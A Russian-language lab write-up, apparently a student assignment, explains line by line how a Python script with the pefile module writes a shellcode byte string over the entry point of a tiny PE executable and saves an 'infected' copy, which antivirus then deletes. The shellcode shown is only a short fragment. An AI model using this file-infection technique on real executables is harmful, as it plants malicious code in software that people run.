Для выполнения этого задания был использован модуль pefile для языка Питон. Для примера файла для заражения был взят файл отсюда: <http://www.phreedom.org/research/tinype/>.

По коду:

1. exe\_path = "tiny.exe"

pe = pefile.PE(exe\_path)  
Эти строки кода открывают необходимый файл для дальнейшей работы с ним

1. shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9")  
     
   Эта строка и дальнейшие аналогичные строки представляют собой сгенерированный shell-code, который в своём байтовом представлении вставляется в исполняемый файл.
2. ep = pe.OPTIONAL\_HEADER.AddressOfEntryPoint

В эту переменную помещается относительный адрес первой «инструкции», которая будет выполняться этим исполняемым файлом.



1. print("[\*] Writting %d bytes at offset %s" % (len(shellcode), hex(ep)))  
   Выводит на экран длину вставляемого кода и шестнадцатеричное представление переменной ер.
2. pe.set\_bytes\_at\_offset(ep, shellcode)

Если всё в порядке с записью, этот метод вернёт true

1. new\_exe\_path = r"newtiny.exe"

pe.write(new\_exe\_path)  
Эти две строки создают заражённую в коде версию ранее использованного файла.

Порядок работы:

1. 
2. 
3. Новый файл исчезает спустя несколько секунд, так как система распознаёт его как содержащий вирус.